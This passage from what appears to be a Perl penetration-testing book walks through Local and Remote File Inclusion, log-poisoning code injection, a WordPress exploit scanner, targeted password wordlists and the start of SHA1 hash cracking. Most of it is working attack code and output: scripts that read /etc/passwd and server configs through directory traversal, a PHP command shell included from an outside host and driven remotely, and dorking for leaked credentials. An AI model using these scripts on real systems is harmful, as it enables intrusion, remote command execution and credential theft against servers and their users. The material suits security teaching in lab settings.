This URL may be susceptible to a **Local File Inclusion** (**LFI**) attack. Let's try to change the filename to a common Unix filename `/etc/passwd` and see if we can display the file's contents on the page.

As we can see, the page is blank, probably due to the fact that the file does not exist. If we

look closely at the name of the original file "about", we don't see a suffix, which could be appended programmatically. We can use a null byte, `%00`, just after our filename to trick the programmer's code if the PHP server software is dated before release <=5.2. Let's try to null byte the string "`../../../etc/passwd`" and see if the page displays the `passwd` Linux file.

In the previous screenshot, we have successfully exploited an **LFI** vulnerability using a null byte to bypass poorly implemented validation and a simple HTTP request. Now how can we successfully design a simple Perl application that tests for this kind of vulnerability? Well, if we know that most operating systems have default files, and in our case Linux and most derivatives of Unix have an `/etc` directory in which a `passwd` file exists and is used, we can use this as a simple `,`. We can use this knowledge to construct a regular expression pattern to search for any line returned from the vulnerable server's local file. For instance, common lines in `/etc/passwd` might look as follows:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

And we can easily construct a regexp as follows:

```
m/^([a-z0-9]+):x:[0-9]+:[0-9]+:(\1)?:([\/a-z0-9]+)+/i
```

This matches most of the lines in a common Unix/Linux `passwd` file. Now, all we have to do is find the depth of the web directory that hosts the `include_file.php` file to the root of the filesystem, which is easy. We can simply prepend `../` to the included filename for directory traversal and repeat until a line returned from the server matches our earlier regular expression, but making sure we stop at a limit, which will be 10 requests. Let's implement this in a simple Perl program and analyze the code:

```
#!/usr/bin/perl -w
use strict;
```

```
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $usage = "Usage: ./lfi_test.pl <URL> <GET PARAM>";
my $url = shift or die $usage;
my $fileDepth = "../"; # keep appending to itself to go deeper into the FS
my $getParam = shift or die $usage; # we use this as a placeholder
my $depth = ""; # hoe deep into the FS must we go?
$url =~ s/($getParam=)([^&]+)/$1_0x031337_/; # preserve the potentially
needed other GET params
sub getFsDepth();
print "LFI Vulnerability found!\nDepth: ",$depth,"\n" if getFsDepth();
```

This first portion of code is fairly well documented with comments. This should be nothing new to us as we have covered the LWP::UserAgent module many times with many different circumstances. The _0x031337_ placeholder is used in the same fashion as it was in [Chapter 7](#), *SQL Injection with Perl*. This is there to help us easily interpolate the new arguments for each HTTP request while preserving the rest of the URL that may contain required GET parameters for the page to display properly. Now, let's take a look at the getFsDepth() subroutine:

```
sub getFsDepth(){ # get the FS depth to root from the web server's page
for(my $i=0;$i<=10;$i++){ # try ten times
  my $depthCheck = "../" x $i;
  $depth = $depthCheck;
  $depthCheck .= "etc/passwd%00";
  (my $urlMangle = $url) =~ s/_0x031337_/$depthCheck/;
  my $req = $ua->get($urlMangle);
  my @dom = split("\015?\012",$req->content());
  foreach(@dom){
   if(m/^([a-z0-9]+):x:[0-9]+:[0-9]+:(\1)?:([\/a-z0-9]+)+/i){
    return $urlMangle;
   }
  }
}
return 0;
}
```

This subroutine keeps track of how deep the requests go with $depthand returns true (the URL $url) if the returned web page contains a string similar to that of our /etc/passwd file using our precompiled regular expression. Next, all we have to do is create a list of common files from /etc and test for each one, saving its contents if the file is read properly.

We can also find the web server's log that can be used creatively to inject code later. First, let's look at the source code from the web page and see what the HTML ID attribute is for div, which holds the file contents. The DIV HTML line starts with the following:

```
<div class="beef" id="fileContents">
```

It ends with a simple tag as follows:

```
</div>
```

Now we can split up the returned HTML into new lines, read them until we get to the DIV with the `fileContents` ID, and stop reading when we get to an end DIV tag. We will have our Perl program keep a log of the file contents for the files that were read successfully and returned data. Let's modify our code to do so and walk through it to briefly analyze how we are checking the data and storing it:

```perl
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $usage = "Usage: ./lfi_test.pl <URL> <GET PARAM>";
my $url = shift or die $usage;
my $fileDepth = "../"; # keep appending to itself to go deeper into the FS
my $getParam = shift or die $usage; # we use this as a placeholder
my $depth = ""; # hoe deep into the FS must we go?
$url =~ s/($getParam=)([^&]+)/$1_0x031337_/; # preserve the potentially
needed other GET params
sub getFsDepth();
sub getFile($);
my @files =
('etc/hosts','etc/hostname','etc/fstab','etc/ftpusers','etc/hosts.allow',

'etc/hosts.deny','etc/inetd.conf','etc/issue','etc/mailname','etc/localtime'
        'etc/motd','etc/mtab','etc/mysql/my.cnf','etc/mysql/debian.cnf',
        'etc/apache2/apache2.conf','etc/ca-certificates.conf',

'etc/default/exim4','etc/ldap/ldap.conf','etc/ssh/sshd_config','etc/passwd')
print "LFI Vulnerability found!\nDepth: ",$depth,"\n" if getFsDepth();
foreach(@files){getFile($_)}
```

This is the top portion of our code. We have added an array of filenames that we can test from `/etc`. We specified the full path of the files so that we can add more files from anywhere on the victim's server later. Then for each filename in `@files`, we called the `getFile()` subroutine and passed the filename to it.

Let's look at that new subroutine next, since we have made no changes to the `getFsDepth()` subroutine:

```perl
sub getFile($){
my $file = shift;
print "Trying file: ",$file,"\n";
(my $domain = $url) =~ s/^http[^a-z0-9_]+([^\/]+).*/$1/;
$domain .= "_".time;
mkdir($domain); # log files here
(my $urlMangle = $url) =~ s/_0x031337_/$depth$file%00/;
my $req = $ua->get($urlMangle);
my @dom = split("\015?\012",$req->content());
my $lineRead = 0; # boolean to read lines
my @lines; # array to store lines
foreach(@dom){
  if(m/id="fileContents">/){
```

```
  $lineRead = 1; # start reading
  next;
 }elsif(m/<\/div>/ && $lineRead == 1){ # stop reading go check contents
  last;
 }
 push(@lines,$_) if ($lineRead); # to ensure we ONLY get content
}
if(scalar @lines>0){ # at least 1 line
 $file =~ s/\///_/g; # don't create excessive directories
 open(FLE,">$domain/$file") or die "Could not create log file,
".$domain."/".$file;
 print FLE $_,"\n" foreach(@lines);
 close FLE; # complete
}
return;
}
```

This new subroutine first creates a directory on our system, using the `mkdir()` Perl function:

1. We will first construct the directory name by using the filename and append an underscore and the date. We will also make sure to replace all forward slashes that might cause errors into underscores as well.
2. Next, we will substitute the `_0x031337_` placeholder for the filename and null byte, `%00`, before we create the HTTP request object from the `$ua LWP::UserAgent` object. And as we have done so many times before, we will get the contents of the webpage and split it up into newlines.
3. Then, we will create a localized Boolean for whether or not to write the contents to the `@lines` array we defined in the head section of the code.
4. Once written, we check to make sure that is at least one single line in the array before writing the content to a file in our newly created directory. This is a very easy implementation of how we can exploit an **LFI** vulnerability using Perl programming.

When we run this code on our vulnerable server, we get the following output:

root@wnld960:~# perl regexppasswd.pl
'http://10.0.0.15:180/vuln/include_file.php?include_file=about&img_id=1'
include_file
LFI Vulnerability found!
Depth: ../../../
Trying file: etc/hosts
Trying file: etc/hostname
Trying file: etc/fstab
Trying file: etc/ftpusers
…
Trying file: etc/passwd
root@wnld960:~# cd 10.0.0.15\:180_1406058994/
root@wnld960:~/10.0.0.15:180_1406058994# ls
etc_apache2_apache2.conf etc_default_exim4 etc_ftpusers etc_hosts
etc_hosts.deny etc_issue   etc_localtime etc_motd
etc_mysql_my.cnf etc_ssh_sshd_config
etc_ca-certificates.conf etc_fstab   etc_hostname etc_hosts.allow

```
etc_inetd.conf  etc_ldap_ldap.conf  etc_mailname   etc_mtab  etc_passwd
root@wnld960:~/10.0.0.15:180_1406058994# cat etc_passwd

root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/bin/shbin:x:2:
data:x:33:33:www-
data:/var/www:/bin/shbackup:x:34:34:backup:/var/backups:/bin/shlist:x:38:38:
List
Manager:/var/list:/bin/shirc:x:39:39:ircd:/var/run/ircd:/bin/shgnats:x:41:41
Bug-Reporting System
(admin):/var/lib/gnats:/bin/shnobody:x:65534:65534:nobody:/nonexistent:/bin/
exim:x:101:103::/var/spool/exim4:/bin/falsestatd:x:102:65534::/var/lib/nfs:/
autoipd:x:103:106:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/bin/falsemessagebus:x:104:107::/var/run/dbus:/bin/falsesshd:x:105:6
administrator,,,:/var/lib/postgresql:/bin/bashavahi:x:107:115:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/bin/falseusbmux:x:108:46:usbmux
daemon,,,:/home/usbmux:/bin/falsemysql:x:109:116:MySQL
Server,,,:/var/lib/mysql:/bin/falsedebian-
tor:x:110:117::/var/lib/tor:/bin/bashprivoxy:x:111:65534::/etc/privoxy:/bin/
412,412,,,:/home/trevelyn:/bin/bashdakuwan:x:1001:1002::/home/dakuwan:/bin/ba
root@wnld960:~/10.0.0.15:180_1406058994# cat etc_hostname
        wnld960
```

The preceding output proves that our code is successful! Using regular expressions for dealing with dynamic or unknown returned content like we do with `$res->content()` is incredibly powerful as we have seen throughout this book. In our case, even if the file contains HTML-like tags such as `/etc/fstab`, we will still be able to log the content successfully. One way we could make this code even more dynamic is by taking yet another argument from the command line as a regular expression to accommodate for hardcoding the `id="fileContents">` check, which is specific to only `file_include.php`.

Logfile code injection

One creative way to get even more out of LFI is to exploit the fact that not only can we display files from the victim's server, but we are also potentially writing our own user agent to the HTTPD logfile. This means that in our previous examples, we could have put PHP code into `$ua->agent()` and then displayed that log file using LFI. The web server would have interpreted our PHP code and displayed its output, just as it would for any other PHP file. To use PHP code in our `LWP::UserAgent Perl` module, we can simply use a few lines as follows:

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent('<?php echo "_0x031337_\nls /etc";'.
'exec("ls /etc",$ret);foreach($ret as '.
'$line){ echo $line."\n"; } echo "_0x0'.
'31337_\n"; ?>');
my $url = shift or die "Usage: ./rfi_log.pl <URL>";
my $req = $ua->get($url);
```

When we browse anywhere on the site, the `access.log` file was populated with the following line:

```
10.0.0.15 10.0.0.15:180 - [23/Jul/2014:02:05:06 -0400] "GET
```

```
/vuln/include_file.php?include_file=about HTTP/1.1" 200 1230 "-" "<?php
echo "_0x031337_\nls /etc";exec("ls /etc",$ret);foreach($ret as $line){
echo $line."\n"; } echo "_0x031337_\n"; ?>"
```

Now, if we add this file our previous LFI example as:

```
"/var/log/lighttpd/access.log"
```

into our `@files` array, we will get the following file:

```
_var_log_lighttpd_access.log
```

This is found in the log directory that contains the lighttpd access log and the output from our PHP code we injected via the user agent exploit. We can now add this filename to our `@files` array from the previous Perl LFI example code to obtain all the directory contents of `/etc` on the victim's server. This is just a simple example of how to use the RFI exploit; we can set our imaginations free with this exploit to have a vulnerable server execute any PHP code that we want. Another method for having a victim's server execute our own PHP code is **Remote File Inclusion** (**RFI**). Let's now turn our attention to exploiting RFI using Perl programming.

Remote File Inclusion

RFI works just the same way as **LFI**, except that we get a chance to specify what PHP code we want running on the victims server, as we are specifically pointing the victim's `include()` function on our own off-site PHP code. Let's jump right into this exercise since we already have a solid grasp of LFI. First, we need to create the off-site PHP file, which looks for a Unix command in the URL GET scope:

```php
<?php
exec($_GET['cmd'], $dir);
foreach($dir as $line){
  echo $line."\n";
}
?>
```

This PHP code will be hosted in our example on a different site from our victim. It will be called after we exploit the `include()` function in `include_file.php` with a null byte, `%00`, and then append the `ls` command to display directory contents. Our URL from the previous (LFI) example was as follows:

```
http://10.0.0.15:180/vuln/include_file.php?
include_file=../../../etc/passwd%00
```

The only thing we will change for the RFI exploit is the `include_file` GET parameter and we will add another GET parameter after the null byte for a command. The URL will now look as follows:

```
http://10.0.0.15:180/vuln/include_file.php?
include_file=http://warcarrier.org/temp/phpcmd.txt%00&cmd=ls&
```

Notice the off-site PHP file URL as a parameter. When we browse this URL, we are presented with the contents of the directory in which `include_file.php` resides.

In the following screenshot, we see a successful RFI exploit:

In the preceding screenshot, we see a successful RFI exploit. The code from our remote site ran as if it were local to the victim's site. To do this in Perl is just as easy as the LFI example. The content part needs no regular expression. This is because since we are the

developers of the PHP code that gets executed by the victim server, we can simply echo a unique string such as _0x031337_ before and after the content, and then simply do a substitution with the `s///` operator. Let's do this in a small Perl program, and test it on our vulnerable site. First, our new off-site PHP code now looks as follows:

```php
<?php
exec($_GET['cmd'], $dir);
echo "_0x031337_<br />";
foreach($dir as $line){
  echo $line."\n";
}
echo "_0x031337_<br />"; # create giant placeholder
?>
```

This will place two _0x031337_ strings before and after the content that we want to glean from the victim's server. Our Perl program only needs to be as follows:

```perl
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $usage = "Usage: ./rfi.pl <VICTIM URL> <VICTIM GET PARAM> <OFF-SITE PHP
FILE URL> <OFF-SITE GET PARAM>";
my $url = shift or die $usage;
my $getParam = shift or die $usage;
my $offSite = shift or die $usage;
my $getOSParam = shift or die $usage;
my @cmds =
("ls","pwd","hostame","ifconfig","iwconfig","route","iptables","uname%20-
a","cat /var/log/lighttpd/access.log");
foreach my $cmd (@cmds){ # http://10.0.0.15:180/vuln/include_file.php?
include_file=about&os=linux
(my $mangleUrl = $url) =~ s/(\?$getParam=)([^%\/?
&]+)/$1$offSite%00&$getOSParam=$cmd/;
my $req = $ua->get($mangleUrl);
my @lines = split("\015?\012",$req->content());
print "\nTrying command: ",$cmd,"\n";
my $print = 0; # boolean for printing data
foreach my $line (@lines){
  if($line =~ m/_0x031337_/ && $print==0){
   $print=1;
   next;
  }
  if($line =~ m/_0x031337_/ && $print==1){
   $print=0; # disable printing
   last;
  }
  print $line,"\n" if($print==1 && $line ne ");
}
print "\n";
}
```

This code should be a cinch to follow after using the same HTTP request method for the last few sections of this book. Basically, we will construct a URL to the off-site PHP file and change the $cmd parameter for each command found in @cmds. One thing to note is that spaces are allowed, but need to be encoded to %20. This is how we get the uname -a command to run properly. Let's run this against our victim server and see what is returned by Perl:

```
root@wnld960:~# perl rfi.pl 'http://10.0.0.15:180/vuln/include_file.php?
include_file=about&os=linux' 'include_file'
'http://warcarrier.org/temp/phpcmd.txt' 'cmd'

Trying command: ls
about.txt
boldText.php
boldyourtext.php
images
include_file.php
index.php
lfi.php
login.php
logout.php
showget.php
showpost.php
system.php
tiny.pl
unicode.pl

Trying command: pwd
/var/www/vuln

Trying command: hostame

Trying command: ifconfig
eth0      Link encap:Ethernet  HWaddr aa:00:04:00:0a:04
          inet addr:10.0.0.15  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a800:4ff:fe00:a04/64 Scope:Link
          inet6 addr: 2601:7:9800:3be:a800:4ff:fe00:a04/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:145458 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54327 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16131935 (15.3 MiB)  TX bytes:5148397 (4.9 MiB)
          Interrupt:21 Memory:fdfe0000-fe000000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4660 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4660 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1191441 (1.1 MiB)  TX bytes:1191441 (1.1 MiB)

Trying command: iwconfig
```

```
Trying command: route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
default         TG862.local     0.0.0.0         UG    0      0        0
eth0
10.0.0.0        *               255.255.255.0   U     0      0        0
eth0

Trying command: iptables

Trying command: uname%20-a
Linux wnld960 3.7.10blue-ghost1.9 #4 SMP Mon Mar 18 20:52:56 EDT 2013 i686
GNU/Linux

root@wnld960:~#
```

This certainly was a great loot to acquire using a simple RFI exploit and Perl!

Content management systems

A **content management system** (**CMS**), is a web application that can be used to manage user content for a weblog, website, or forum. It manages all kinds of data including text, images, sound files, videos and more. For instance, the well-known WordPress CMS can be used to manage content for a weblog. WordPress handles input text content for weblog posts, automatic timestamps for posts and comments, comments by users, and even multimedia content for the entire site.

Finding and exploiting content management systems is certainly a task that we can automate using Perl programming. In this section, we will simply cover how to construct the vulnerability analysis tool for a simple WordPress CMS-driven weblog. Finding the WordPress-driven site on our target's network is as simple as using our brute force technique for filenames from [Chapter 7](), *SQL Injection with Perl*, when we searched for an index page from a discovered web server. This can be done for WordPress by simply creating an array of default files, such as the `readme.html` or `license.txt` files. Since we have already done this in Perl code examples in previous chapters, let's just jump right in and write a tool that finds potential vulnerabilities. We will utilize the online resource [http://exploit-db.org]() to gather all possible exploits for WordPress and then simply call them appended to our victim URL:

1. We will begin by creating a large database of links from [exploit-db.org]() with Perl:

   ```
   for(my $i=1;$i<=5;$i++){ # 5 pages is enough
   my $url = "http://www.exploit-db.com/search/?
   action=search&filter_page=".$i."&filter_description=wordpress";
   my $req = $ua->get($url);
   my @lines = split("\015?\012",$req->content());
   foreach my $line (@lines){
     if($line =~ m/\/exploits\/[0-9]+/){
      push(@expUrls,$1) if ($line =~ m/.*href="([^"]+).*/);
     }
   }
   }
   ```

   We'll do this after we have set up a simple `LWP::UserAgent` Perl script as we have done many times before.

2. Then for each one of these links that were pushed into `@expUrls`, we will call it again with a new HTTP request and save the output into another array, `@fullUrls`:

   ```
   foreach my $url (@expUrls){
   my $req = $ua->get($url);
   my @lines = split("\015?\012",$req->content());
   foreach my $line (@lines){
     if($line =~ m/id="container"/i){
      $read=1; # turn it on
      next;
     }
     if($read ==1 && $line =~ m/<\/div>/i || $line =~ m/&lt;form/i){
      $read=0; # we have reached the end of the div
   ```

```
     last;
   }
   if($read ==1 && $line =~ m/\/wp-[ca][od][mn]/i && $line !~ m/exploit-
db/i){
     (my $exploit = $line) =~ s/.*\/(wp-.*)/$1/;
     $exploit =~ s/ / /g;
     $exploit =~ s/&quot;/'/g;
     $exploit =~ s/&amp;/&/g;
     $exploit =~ s/&gt;/>/g;
     $exploit =~ s/&lt;/</g;
     push(@fullUrls,$target.$exploit);
     $read=0; # turn it off
     last;
               }
  }
  }
```

3. Then, we will start the HTTP requests for each listing in the `@fullUrls` array:

```
foreach(@fullUrls){
print "Trying: ",$_,"\n";
my $req = $ua->get($_);
if($req->is_success){ # check for a possible HTTP 200
  print "Possible Wordpress exploit on target!\n\t",$_,"\n";
}
}
```

This is almost beginner stuff. We already covered most of this, but we will add a call to the `is_success()` method of the `$req` object. This ensures a simple and positive HTTP 200, which we can add to our penetration testing report for our client. A (trimmed) output for our simple scraping tool when run against a WordPress-driven site is something as follows:

```
root@wnld960:~# perl wordpress_exploitdb.pl http://site.com/main/
Gathering updated exploit list, please wait…
Trying: http:// site.com/main/wp-admin/admin-ajax.php?
action=go_view_object&viewid=1[ and 1=2]&type=html
Possible Wordpress exploit on target!
      http:// site.com/main/wp-admin/admin-ajax.php?
action=go_view_object&viewid=1[ and 1=2]&type=html
Trying: http:// site.com/main/wp-content/themes/<wp-
theme>/path/to/timthumb.php?webshot=1&src=http://
Trying: http:// site.com/main/wp-admin/admin-ajax.php HTTP/1.1
Trying: http:// site.com/main/wp-
content/uploads/feuGT_uploads/feuGT_1790_43000000_948109840.php
Trying: http:// site.com/main/wp-content/themes/persuasion/lib/scripts/dl-
skin.php
…
root@wnld960:~#
```

This is a simple example of how we can utilize Perl to automate the simplest of tasks for scraping sites for potential vulnerabilities and applying those to our hosts content management system.

Summary

With a little bit of rigor, a spark of curiosity, and determination while following along in this section, we have certainly grasped the power of Perl's beautiful ability to match patterns using regular expressions and applied it to open source intelligence gathering and vulnerability analysis. Once again, the best penetration tester is the one who can utilize imagination with a good understanding of how the underlying technologies work to find even the smallest hole to exploit. Information gathering can really prove helpful in finding out vulnerabilities.

In the next chapter, we will use Perl to crack passwords and hashes obtained throughout the journey of this book and its examples.

Chapter 9. Password Cracking

Perl isn't the normal go-to language for password cracking since it is slower than C or other lower-level compiled languages when using complex password hashing algorithms. However, password cracking can be done and we will explore methods of how to do so, and even a few methods of optimization. In this chapter, we will look at ways in which we can use Perl to crack password hashes obtained from penetration testing, including SHA1, salted SHA1, MD5, salted MD5, and a few others. After this, we will analyze how we can crack our WPA2 CCMP handshake that we obtained in Chapter 5, *IEEE 802.11 Wireless Protocol and Perl.* Both types of password cracking will use a simple brute force offline dictionary attack method, so we start the chapter off by introducing ourselves to Digital Credential Analysis, which will help us to construct targeted dictionary files.

Digital credential analysis

Using dictionary files for our password cracking is something that hasn't changed much over the years of computing. Most hashing algorithms truly are one way and we do not know of a flaw that we can use to exploit or speed up the password cracking process. Sometimes, we find flaws in the protocol in which the protocol handles the authentication process that allows us to bypass a brute force attack. In this chapter, we will focus on offline brute force dictionary attacks on our password hashes.

As we have seen throughout this book, OSINT provides us with a great wealth of information about our client target. **Digital credential analysis** (**DCA**) is a subcategory of data mining that provides a standard to see how we can utilize this data into creating and optimizing targeted dictionary files for our offline brute force password attacks.

One way we can optimize our dictionary files is to check online resources for leaked digital credentials from other data breaches. Leaked credentials from other data breaches do not have to be from our target's databases. In fact, we can often cross-examine leaks with our own OSINT-gathered information or penetration test, to use on these data breaches to find one-to-many digital credential reuse. This means that some of our target's clients or employees have reused the same username or password for multiple sites. However, rather than just dumping the entire leak into our dictionary file, we can also take into consideration that our target's employees may have used schemed personalized credential data for credential reuse, which means that they use the same username for site A as they do for site B, but changing a small portion of the username. For instance, the username `BobSiteA1979` found from a previous digital credential leak could be reused as `BobSiteB1979` for our target's site B. And now that we know how to empower our programs with regular expressions, this should be particularly easy for us to implement.

We can utilize the Google search engine just the same way as we did in [Chapter 6](), *Open Source Intelligence*, to search for a unique username string, such as `BobSiteA1999`, which may provide us with information to use for our cross examination in DCA.

```perl
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
use LWP::Protocol::https;
$|=1; # turn off buffering
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
foreach my $user (`cat users.txt`){
chomp $user; # remove newline
print "\nSearching username: ",$user,"\n";
my $url = 'https://www.google.com/search?safe=off&noj=1&sclient=psy-
ab&q="'.$user.'"&oq="'.$user.'"';
sleep 1; # no B&
my $res = $ua->get($url);
my $i=0;
if($res->is_success){
```

```
    foreach my $string (split(/url\?q=/,$res->as_string)){
      next if($string =~ m/(webcache.googleusercontent)/i or not $string =~
m/^http/);
      $string =~ s/&amp;sa=U.*//;
      print $string,"\n" if($string !~ m/<.+>/);
            }
}
}
```

The preceding Perl program uses a simple username list to return possible links to the same person using digital credential reuse. We simply slurp in the data, using the Linux program cat, from the usernames we found during our penetration test and for each one, we will do a simple Google query. This can return leaked credentials as well; for instance, if we change the Google query to include the dork site:pastebin.com as follows:

```
my $url = 'https://www.google.com/search?safe=off&noj=1&sclient=psy-
ab&q=site:pastebin.com+"'.$user.'"&oq="'.$user.'"';
```

This can sometimes return results where malicious hackers have leaked digital credential data to http://pastebin.com/.

When actually analyzing our leaked lists, we are obviously analyzing patterns. Patterned Digital Credential Analysis also provides us with insight on not only how the general population of the Internet feels about passwords, but how they choose to create them as well. For instance, it is quite common for a user to append digits to the end of a plain dictionary word for a password, such as sunshine08, in which the 08 was possibly used because the year of creation was 2008. Another common pattern is two dictionary words separated by digits, such as Rock42Band, or online2014games.

As we have learned, Perl is incredibly powerful when it comes to strings. Let's see how we can construct a word list using these patterns using Perl. The first example is rather easy, since all we do is append digits to every string in our file.

```
#!/usr/bin/perl -w
use strict;
open(FLE,"words.txt") or die "please a create "words.txt" dictionary
file.";
while(<FLE>){
chomp $_;
for(my $i=0;$i<=150;$i++){
  print $_,$i,"\n" if($i<10);
  printf("%s%02d\n",$_,$i);
}
}
END{
close FLE;
}
```

The preceding Perl snippet will generate a word list that has appended digits from 00 to 150. Going higher than 150 for $i depends on how much disk space we can use, and of course, our previously drawn DCA.

1. First, we will read in the words.txt file, which contains keywords from our previous OSINT gathering during our penetration test.

2. Then, we simply use `printf()` to display the line (`chomped`) with appended digits.

Now, let's look at how we can generate word lists of two concatenated words delimited by digits in the following code:

```perl
#!/usr/bin/perl -w
use strict;
# slurp file for speed
my @words = `cat smallwords.txt`;
foreach my $word1 (@words){
chomp $word1;
foreach my $word2 (@words){
  foreach my $int (0..9){
   chomp $word2;
   print $word1,$int,$word2,"\n";
   printf("%s%02d%s\n",$word1,$int,$word2);
  }
}
}
```

The preceding simple Perl program works in the following manner:

1. First, it slurps the contents of the `smallwords.txt` file into the `@words` array creating `$word1`.
2. Then, each word loops over `@words` a second time creating `$word2`.
3. After this, we will simply loop over a small list of integers 0 through 9, concatenating the two words with the integer as a delimiter.

Some sample output from this program is as follows:

```
my7secret
my07secret
my8secret
my08secret
my9secret
my09secret
secret0pass
secret00pass
secret1pass
secret01pass
secret2pass
secret02pass
secret3pass
secret03pass
```

The (trimmed) output from the Perl command listed previously is exactly what we are looking for. One thing to note here is how large this list will grow in size. For instance, a small word list of only 100 entries will become 200,000 lines long! This can be generalized in the following polynomial equation:

$$f(x) = x^2 (10 * 2)$$

The x variable in preceding the equation is the amount of lines in our text file,

`smallwords.txt`. The reason for $10*2$ is to show that we iterate from 0-9 once, but print the output twice, once using `print()` and again using `printf()`. As we can see, starting with just 2 words for $f(2)$ yields 80 results. Using only two words might be a bit limited, but is not impossible if DCA is done thoroughly. Just for contrast, if we have a `smallwords.txt` text file of 10,000 possible passwords, $f(10,000)$ would yield 2 billion results!

This is only the tip of a massive iceberg in which DCA can be applied. Like SQL injection, mastering DCA requires a lot of practice. Now that we have covered how to apply OSINT to DCA to generate targeted word lists, let's move on to cracking passwords using these lists.

Cracking SHA1 and MD5

In the next few subsections, we will look at how we can use Perl to crack the commonly used SHA1 and less likely used MD5 password hashes. This is a simple task in Perl but, as previously mentioned, requires a lot of CPU power to accomplish and is very slow. We will simply perform the hashing process on each line from a password list file and compare its output to the compromised password hash value.

SHA1 cracking with Perl

In this section, we will use the SHA1 Perl module, `Digest::SHA`, to create the password hashes for comparison. We will also try to crack the SHA1 hashes that we obtained in [Chapter 7](#), *SQL Injection with Perl*. If we recall those hashes and usernames, we have the following commands:

```
Table: users has record count of: 6
1 trevelyn cbfdac6008f9cab4083784cbd1874f76618d2a97
2 gabriella a3ce284b3e5d63708dde3d7d9138f835a6760a57
3 chloe a2c91ed5cf3ec12fe5e4904d34667310ca8182af
4 julie 59c826fc854197cbd4d1083bce8fc00d0761e8b3
5 petey bf614e25ec8503d7c938bb0ea0609b74fd93d517
6 pirate c4dfbad41aca3de7da79bdfd508449ee05d3de8f
```

We will put these into a file to be read by our SHA1 cracking Perl program. Each line will be in the `username:hash` format:

```
trevelyn:cbfdac6008f9cab4083784cbd1874f76618d2a97
gabriella:a3ce284b3e5d63708dde3d7d9138f835a6760a57
chloe:a2c91ed5cf3ec12fe5e4904d34667310ca8182af
julie:59c826fc854197cbd4d1083bce8fc00d0761e8b3
petey:bf614e25ec8503d7c938bb0ea0609b74fd93d517
pirate:c4dfbad41aca3de7da79bdfd508449ee05d3de8f
```

The dictionary file is simply a line-by-line file of strings we made using the principles from the previous section on DCA. Now, let's examine the Perl code we will use:

```perl
#!/usr/bin/perl -w
use strict;
use Digest::SHA qw(sha1_hex);
sub passwd($$); # prototype
